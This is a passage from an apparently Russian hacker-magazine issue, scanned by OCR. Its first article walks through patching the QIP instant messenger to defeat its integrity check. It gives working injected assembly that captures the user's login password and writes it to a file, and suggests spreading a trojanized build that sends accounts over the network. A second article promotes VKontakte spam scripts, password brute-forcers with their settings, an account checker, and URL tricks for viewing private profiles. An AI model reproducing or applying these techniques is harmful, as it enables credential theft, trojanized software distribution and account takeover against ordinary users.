Мы не знаем, что именно проверяет доблестный интернет-пейджер внутри вызываемой функции, да это для нас и не столь важно. Ставим точку останова на 00480246 и до умопомрачения жмем на <shift+F9>. Программа запустится и выдаст безрадостное окошко: файл поврежден. Методом «научного тыка» я выяснил, что если четыре раза нажать на <shift+F9> во время прерывания на точке останова, а перед пятым нажатием — занопить вызов «CALL 00404304», программа запустится (при условии, что после пятого прохода мы снова восстановим вызов при помощи команды контекстного меню «Undo Selection»). В отладчике все просто — заменяем вызов на nop после четырех нажатий на <shift+F9>. Затем снова жмем <shift+F9>, щелкаем правой кнопкой по вызову, выбираем «Undo Selection», убираем точку останова и запускаем программу на исполнение.


Но как пропатчить код, чтобы он «знал», когда защитная процедура вызывается в четвертый раз? Писать огромные проверки со счетчиками запуска — сложно и долго.

Выход только один, и он достаточно очевиден. Скорее всего, содержимое регистров процессора во время каждого из вызовов — уникально. Это значит, мы можем проверять какой-либо регистр на соответствие некоторому значению непосредственно перед вызовом защитной функции и, если значения совпадают, пускать защиту лесом!







Сейчас код обхода процедуры контроля целостности выполнит свою задачу

warning

Вся информация, которая содержится в статье, предоставляется исключительно для указания на уязвимости и не является руководством к действию. За незаконные действия, выполненные с применением материалов данной статьи, ни редакция, ни автор ответственности не несут.

Как удалось выяснить, в моем случае содержимое регистра EBX (я взял его, что называется, «от балды»; ты можешь проверять любой другой регистр) перед пятым вызовом защитной функции равно 0064ED7C. Перед тем, как писать код, обходящий защиту, определимся с его местоположением. Будем пихать наш «жучок», начиная с адреса 0068F857. Вызов защитной функции, располагающийся по адресу 00480248, заменим на безусловный переход к нашему коду.

```
00480248 jmp 0068f857
```

Кстати, заметь, что следующая инструкция располагается по адресу 0048024D — этот факт нам еще пригодится. Вот как будет выглядеть наш код:

```
0068F857 CMP EBX,0064ED7C ; сравниваем содержимое ebx со значением, которое должно содержаться в нем перед пятым вызовом защитной функции
0068F85D JNZ 0068F864 ; если содержимое регистра не равно 0064ED7C, выполняем переход...
0068F85F JMP 0048024D ; ...иначе — не выполняем функцию (передаем управление qip.exe)
0068F864 PUSH 0048024D ; кладем в стек адрес возврата из функции...
0068F869 JMP 00404304 ; ...и выполняем эту функцию
```


Простой код обходит мудреную защиту, и теперь мы можем беспрепятственно творить все, что захотим! Все подводные камни устранены, а широкий путь для творческих походов расчищен: никто и ничто не мешает нам изменять «внутренности» интернет-пейджера.


ЛИРИЧЕСКОЕ ОТСТУПЛЕНИЕ

Если ты еще не забыл, наша задача — написать код, который будет сохранять введенный пользователем пароль в файл. Для этого необходимо владеть информацией, как минимум, о двух API-функциях: создающей файл и записывающей в него информацию. Порыскав в MSDN, находим необходимую информацию. Для создания файла будем использовать функцию CreateFileW. Она принимает следующие параметры (расположу их в обратном порядке — в том, в котором мы будем помещать их в стек):

```
hTemplateFile — файл-шаблон, атрибуты которого будут использоваться для открытия;
Attributes — атрибуты и флаги для открытия файла;
Mode — режим открытия файла;
pSecurity — атрибуты безопасности;
ShareMode — режим совместного доступа;
Access — тип доступа к файлу;
```

Код, который снимает защиту, читает пароль из памяти и записывает его в файл











```
FileName — имя файла.
```

Некоторые параметры можно обнулить (об этом мы поговорим позже). Для записи в файл воспользуемся функцией WriteFile. Вот ее прототип:

```
BOOL WINAPI WriteFile(
  __in          HANDLE hFile,
  __in          LPCVOID lpBuffer,
  __in          DWORD nNumberOfBytesToWrite,
  __out_opt     LPDWORD lpNumberOfBytesWritten,
  __inout_opt   LPOVERLAPPED lpOverlapped
);
```

Параметры будут следующими:

```
hFile — дескриптор файла;
Buffer — буфер, из которого будут записаны данные;
nNumberOfBytesToRead — количество записываемых данных;
lpNumberOfBytesRead — количество фактически записанных
данных;
lpOverlapped — указатель на структуру типа OVERLAPPED
(обнуляем).
```

Условимся, что наш код будет располагаться, начиная с адреса 0068F86E. Теперь необходимо сделать небольшое лирическое отступление. Как было выяснено в результате долгих исследований (если хочешь знать, каких конкретно, почитай колонку EASYHACK за ноябрь 2008 года), после вызова следующего кода, который выполняется при нажатии на кнопку «Подключиться», в стеке (по адресу [ebp-8]) находится пароль:

```
00649A01        CALL qip.004678B4
00649A06        CMP DWORD PTR SS:[EBP-8],0
00649A0A        JE SHORT 0649A2F
```

Как видишь, код, расположенный после CALL-а, проверяет, пусто ли поле для ввода пароля (пара инструкций — «cmp» и «je»). Нам эта проверка не нужна, так что на помойку ее — и заменим на переход к нашему коду:

```
00649A01        CALL qip_modi.004678B4
00649A06        JMP 0068F86E
00649A0B        NOP
```

ТРИ ПРОСТЫХ ШАГА К КРАЖЕ ПАРОЛЯ

Внес изменения? Едем дальше. Перейдем к адресу `0068F86E` и напишем наш код.

1. Передаем параметры для `CreateFileW` в стек и вызываем эту функцию. Вызванная API возвратит в `EAX` хэндл открытого файла.

```
0068F86E   > 6A 00        PUSH 0  ; /hTemplateFile = NULL
0068F870   . 68 80000000  PUSH 80 ; |Attributes = NORMAL
0068F875   . 6A 04        PUSH 4  ; |Mode = OPEN_ALWAYS
0068F877   . 6A 00        PUSH 0  ; |pSecurity = NULL
0068F879   . 6A 03        PUSH 3  ; |ShareMode = FILE_SHARE_
READ|FILE_SHARE_WRITE
0068F87B   . 68 000000C0   PUSH C0000000 ; |Access =
GENERIC_READ|GENERIC_WRITE
0068F880   . 68 A7F86800   PUSH qip_modi.0068F8A7    ;
|FileName = "log.txt"
0068F885   . E8 D60E187C   CALL kernel32.CreateFileW ;
\CreateFileW
```

2. Положим в стек содержимое регистра EAX в качестве единственного параметра для функции закрытия файла CloseHandle, которую вызовем впоследствии.

```
0068F88A   . 50           PUSH EAX ; /hObject
```

3. Передадим в стек параметры для функции WriteFile и вызовем ее. К сожалению, есть один нюанс, который не позволит нам использовать стек в качестве буфера для этой API-функции: ее вызов затирает часть необходимых данных, хранящихся там. Поэтому роль буфера будет играть часть секции кода, начиная с адреса `0068F8EB`. Но так как секция кода защищена от записи, придется вызвать функцию `VirtualProtect` с параметром `NewProtect = PAGE_EXECUTE_READWRITE`. Вызов `VirtualProtect` с передачей параметров разместим по адресу `0068F8B7` (предварительно сохранив регистры при помощи `PUSHAD`). После чего при помощи набора инструкций `MOV` скопируем пароль, расположенный в стеке, в наш буфер — по адресу `0068F8EB`. Все вместе это выглядит так:

```
; передаем параметры для WriteFile и вызываем ее:
0068F88B PUSH 0         ; |/pOverlapped = NULL
0068F88D PUSH EBP       ; ||pBytesWritten
0068F88E PUSH 10        ; ||nBytesToWrite = 10 (16.)
0068F890 PUSH qip_modi.0068F8EB
                        ; ||Buffer = qip_modi.0068F8EB
0068F895 PUSH EAX       ; ||hFile
0068F896 CALL kernel32.WriteFile ; |\WriteFile

; вызываем CloseHandle для закрытия файла, хэндл файла мы
передали выше при помощи инструкции "PUSH EAX", располо-
женной по адресу 0068F88A:

0068F89B CALL CloseHandle

; Восстанавливаем регистры, которые сохраним до вызова
VirtualProtect чуть ниже:

0068F8A0 POPAD

; Переходим к коду qip.exe

0068F8A1 JMP qip_modi.00649A0B

; имя файла, которое использует функция CreateFileW:

0068F8A6 NOP
0068F8A7 UNICODE "log.txt",0

; сохраним регистры в стек:

0068F8B7 PUSHAD

; передадим необходимые параметры функции VirtualProtect
и вызовем ее:

0068F8B8 PUSH 32F7D0
                ; /pOldProtect = 0032F7D0
0068F8BD PUSH 40
                ; |NewProtect = PAGE_EXECUTE_READWRITE
0068F8BF PUSH 0FF
                ; |Size = FF (255.)
0068F8C4 PUSH qip_modi.0068F8EB
                ; |Address = qip_modi.0068F8DD
0068F8C9 CALL kernel32.VirtualProtect
                ; \VirtualProtect

; В два подхода переместим восьмибайтовый пароль в новый
буфер, начинающийся с адреса 0068F8EB:

; первый подход — забираем 4 байта...:
```











Разработчики QIP продумали многое. Но далеко не все :)

```
0068F8CE MOV ECX,DWORD PTR DS:[EBP-8]
0068F8D2 MOV EDX,DWORD PTR DS:[ECX]
0068F8D4 MOV ECX,qip_modi.0068F8EB
0068F8D9 MOV DWORD PTR DS:[ECX],EDX

;...и второй — забираем оставшиеся 4 байта:

0068F8DB MOV ECX,DWORD PTR DS:[EBP-8]
0068F8DF MOV EDX,DWORD PTR DS:[ECX+4]
0068F8E2 MOV ECX,qip_modi.0068F8EF
0068F8E7 MOV DWORD PTR DS:[ECX],EDX

; передаем управление чуть выше — в начало написанного
нами кода, который создаст и сохранит лог-файл:

0068F8E9 JMP SHORT qip_modi.0068F86E
```

Ситуация немного изменилась. Раньше мы планировали передавать управление на наш код следующим образом:

```
00649A06 JMP 0068F86E
```

Теперь это невозможно, так как нам пришлось использовать дополнительный код в виде вызова `VirtualProtect`, который должен непременно выполняться раньше остального кода. Так что переходи к адресу `0068F8E9` и меняй расположенный там переход на:

```
00649A06 JMP 0068F8B7
```

Все готово! Резюмируем, что было написано выше. Внедренные нами инструкции создают файл в директории программы и при помощи вызова `VirtualProtect` разрешают запись в секцию кода, часть которой используется в качестве буфера. А затем — вызывают функцию `WriteFile`, которая записывает в созданный файл полученный пароль, введенный пользователем. Как видишь, код не так сложен. Тем не менее, защитные механизмы отключены, и пароль записан в файл.

РАЗРАБОТЧИКИ, БУДЬТЕ ВНИМАТЕЛЬНЫ!

Скажу несколько вещей, не особенно приятных для разработчика интернет-пейджера, но необходимых. Во-первых, механизмы защиты данных учетных записей, находящихся в памяти, нуждаются в доработке. Во-вторых, механизмы контроля целостности файла также нуждаются в дополнительном усовершенствовании. Что важно, мы рассмотрели самый тривиальный способ модификации. Между тем, нужно дописать лишь несколько десятков строк кода, чтобы получить версию QIP, которая будет открывать интернет-соединение и отправлять данные учетных записей по Сети. Только представь ситуацию: раскрученный интернет-портал, на который залита «новая» версия QIP, может быть, содержащая новый пакет смайлов и несколько «модифицированный» код выполнения авторизации. Как следствие — тысячи (возможно, десятки тысяч) украденных аккаунтов. Напоследок — скажу, что многие из популярных программных продуктов имеют не менее шокирующие уязвимости. Посему мы еще не раз встретимся на страницах журнала и распотрошим не один десяток самых скачиваемых программ. Удачи во взломах!









В СЕТЯХ СОЦСЕТЕЙ

ХАКЕРСКИЙ ВЗГЛЯД НА СОЦИАЛЬНЫЕ СЕТИ

BBS, чаты, форумы и вот — в топе сезона социальные сети. Что ж, мода меняется, вполне закономерный процесс. Социальные сети перестали быть просто «местом» или «средством» общения. Для многих они превратились в настоящий виртуальный плацдарм реальной жизни. И человек стал намного уязвимее. Например, для такого хакера, как ты.

На первый взгляд, что может быть лучше? Теперь не нужно обзванивать десятки одноклассников в поисках затерявшегося товарища из параллельного класса или перерывать справочники в надежде наткнуться на бывших однокурсников. Достаточно зайти на соответствующий ресурс и вуа-ля — информация у тебя в кармане. Казалось бы, причин для беспокойства нет. Но один за другим следуют заявления представителей власти о том, что социальные сети будут использоваться для поиска недобросовестных заемщиков, злостных неплательщиков и прочих категорий граждан. Так что же нас ждет: онлайн-комьюнити или очередное средство тотального контроля со стороны государства? И что таят в себе социальные сети? Ответы на эти вопросы ты не найдешь в моей статье. Я лишь покажу тебе, где — правда, а где — ложь. Приступим к разбору полетов!

ВСЕГДА НАЧЕКУ

Чего же стоит опасаться при регулярном общении в социальных сетях? Однозначно ответить на этот вопрос нельзя, так как он напрямую связан с тобой и твоим образом жизни. Поэтому я приведу перечень возможных угроз с кратким пояснением, а ты уже выбирай сам, чего стоит опасаться, а чего — нет. Итак:

1. Сбор личных данных о тебе (речь идет о той инфе, которую многие опрометчиво постят в своем профиле: рабочие ники, реальные номера своих телефонов, имена, адреса, место учебы/работы и далее по списку). Здесь все зависит от того, кто может тобой интересоваться и какие данные о себе ты оставил. Как вариант — вбить левую инфу.
2. Вербовка дропов (в последнее время участились случаи предложения «полулегальной» работы на просторах Вконтакте, а попросту — поиск и


вербовка дропов под самые грязные цели). Будь внимателен и осторожен, не ведись на заманчивые предложения поработать в «сфере финансов». Помни — легких денег не бывает.
3. Спам (как правило, — реклама, а также флуд, что еще неприятнее).
4. Несанкционированный доступ к личным сообщения (тут, я думаю, комментарии излишни). Следовательно — нежелательно обсуждать насущные проблемы в социальных сетях.
В общем, суть основных тенденций я тебе показал, далее — думай сам. Кроме того, мне известны случаи успешного поиска людей органами (и не только) через соц. сети. Выводы делай сам.

СПАМ/ФЛУД/БРУТ/ЧЕКИНГ

Высокая популярность таких социальных сетей, как www.vkontakte.ru и www.odnoklassniki.ru, не могла остаться незамеченной в хак-комьюнити. Следствием стало появление целого набора инструментов для спама/флуда/брута/чекинга аккаунтов на соответствующих ресурсах. Дабы не запутаться в разнообразии софта и скриптов (часть из которых на данный момент уже не актуальна), я познакомлю тебя с несколькими достойными экземплярами из своей коллекции. Начнем, как водится, по порядку, то есть — со спама.
Рекомендую обратить внимание на пхп-скрипт от Chaak'a — «Vkontakte PM spamer». Он выгодно отличается от подобных утил тем, что умеет рассылать сообщения качественно и быстро :). Автор определил следующие возможности скрипта:

```
• Рассылка по друзьям аккаунта
• Ротация сообщений
• Ротация тем
• Возможность подставления имен, тегами [name] и [lastname]
• Возможность установки задержки
• Возможность установки прокси
• Логирование неудачных отправок сообщений
• Ajax
• Открытый исходный код
```

Для успешной работы необходимо залить скрипт на сервер или удаленный шелл, выставить на все txt-файлы чмод 777 и разобраться с тегами:
• **[name]** — имя.
• **[lastname]** — фамилия.



Все о Вконтакте

• **[:]** — разделитель между сообщениями (для добавления сообщения через форму в файле сообщений должно быть, минимум, 1 сообщение без разделителя).
Скрипт требует наличия cURL на сервере, так что будь внимателен. Вообще, спам Вконтакте уже порядком задолбал :). Так что, переходим к следующей не менее полезной проге — «**Vkontakte.ru TOOLs**» от Smapt'a.
Утила предназначена для восстановления паролей и поможет тебе сбрутить пасс к выбранному аккаунту Вконтакте. Программа обладает гуи-интерфейсом и неплохой скоростью: на канале в 1 мб/сек при 70 потоках скорость перебора составляет около 50 паролей в секунду. Еще один, но уже перловый брутер Вконтакте — «**vkontakte.ru bruteforce with multi-threads**» от C!klodoL'a. В использовании скрипт прост и удобен:
1. Сливаем ActivePerl посвежее.
2. Указываем следующие данные в теле скрипта:

```
$dic = 'pass1.txt'; #словарь паролей
$id = 111111;  #id цели
$mail = 'mail%40mail.com'; #мыло, вместо @ вписать %40
$threads = 4; #количество потоков
```

3. Запускаем и ждем.




info

• При выборе брутера/чекера аккаунтов учитывай, что время их жизни недолгое — администрация Вконтакте оперативно реагирует на ежедневно появляющийся хакерский софт и найденные баги.

• Никогда не оставляй личных данных на просторах социальных сетей. А лучше всего — вбей левую инфу!

Чекер Вконтакте



Лист IP DDoS`еров

Vkontakte Tools

Текст наоборот :)



warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!

4. В случае успешного брута появится файл `good.txt` с паролями. Не остались в стороне и Одноклассники. Примером тому служит чекер аккаунтов «**Odnaklassniki cheker**» от Vid0k`a, написанный на PHP. Скрипт получился удачным, поэтому обрати внимание на сорец (ищи его на нашем DVD).

Кроме того, существует множество фишек, которые присутствуют Вконтакте и на Одноклассниках (впрочем, надо отдать должное администрации обоих ресурсов, которая делает все, чтобы вовремя залатать все найденные баги и ограничить работоспособность хак-софта). Например, в Вконтакте можно писать сообщения подчеркнутым текстом. Для этого на следующей строчке под каждой буквой необходимо вставить набор символов «`¯`» (без кавычек). То есть, сколько символов содержит твое сообщение, столько наборов «`¯`» должно быть на строчке ниже.

Еще один занимательный пример — написание текста в обратном порядке. Для этого нужно перед сообщением вставить набор символов «`‮`» (без кавычек).

Для просмотра закрытого профиля анкеты Вконтакте требуется:

1. Узнать ID анкеты. Делается это просто — наводим мышку на «Друзья ИМЯ». Копируем ссылку http://vkontakte.ru/friend.php?id=ЦИФРЫ. ЦИФРЫ после «`id=`» и есть ID профиля.

2. Копируем эти цифры и вставляем в нужные нам ссылки:

Фотографии со мной: http://vkontakte.ru/photos.php?act=user&id=ЦИФРЫ.

Фотоальбомы: http://vkontakte.ru/photos.php?id=ЦИФРЫ.

Видеозаписи: http://vkontakte.ru/video.php?id=ЦИФРЫ.

Заметки: http://vkontakte.ru/notes.php?id=ЦИФРЫ.


Мнения о человеке: http://vkontakte.ru/opinions.php?id=ЦИФРЫ. Причем, это еще далеко не все! Порывшись в каталогах Вконтакте, можно найти много занимательной инфы, как, например, по этому линку: http://vkontakte.ru/infested_ip_list.html. Список IP-адресов, 100% использованных (и используемых) при организации DDoS на сайт vkontakte.ru. **The List of 17029 Infested IP Addresses**:

```
121.0.133.32
121.0.134.65
121.0.134.70
121.0.135.1
121.0.135.124
121.0.135.14
121.0.135.34
12.107.192.164
121.100.111.216
121.100.96.91
121.11.132.44
121.11.174.93
121.11.182.39
121.11.183.185
121.11.185.147
121.124.193.6
121.125.101.160
121.125.205.51
121.125.241.60
```

Кто знает, быть может, ты обнаружишь в этом списке IP своих ботов :). Также настоятельно рекомендую тебе просмотреть следующие линки:

```
http://vkontakte.ru/test.html
http://vkontakte.ru/admin.html
http://vkontakte.ru/captcha.php
http://vkontakte.ru/index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000
```

Надо признать, что администрация Вконтакте — весьма веселые люди со вполне здоровым чувством юмора, за что им большой респект :). А тебе я желаю удачи в поисках новых багов и не забывай про элементарные меры личной безопасности на просторах виртуального пространства.



СЕРГЕЙ «_A1!3N» АЛЯЕВ

ОХОТА НА СКРИНСЕЙВЕРЫ

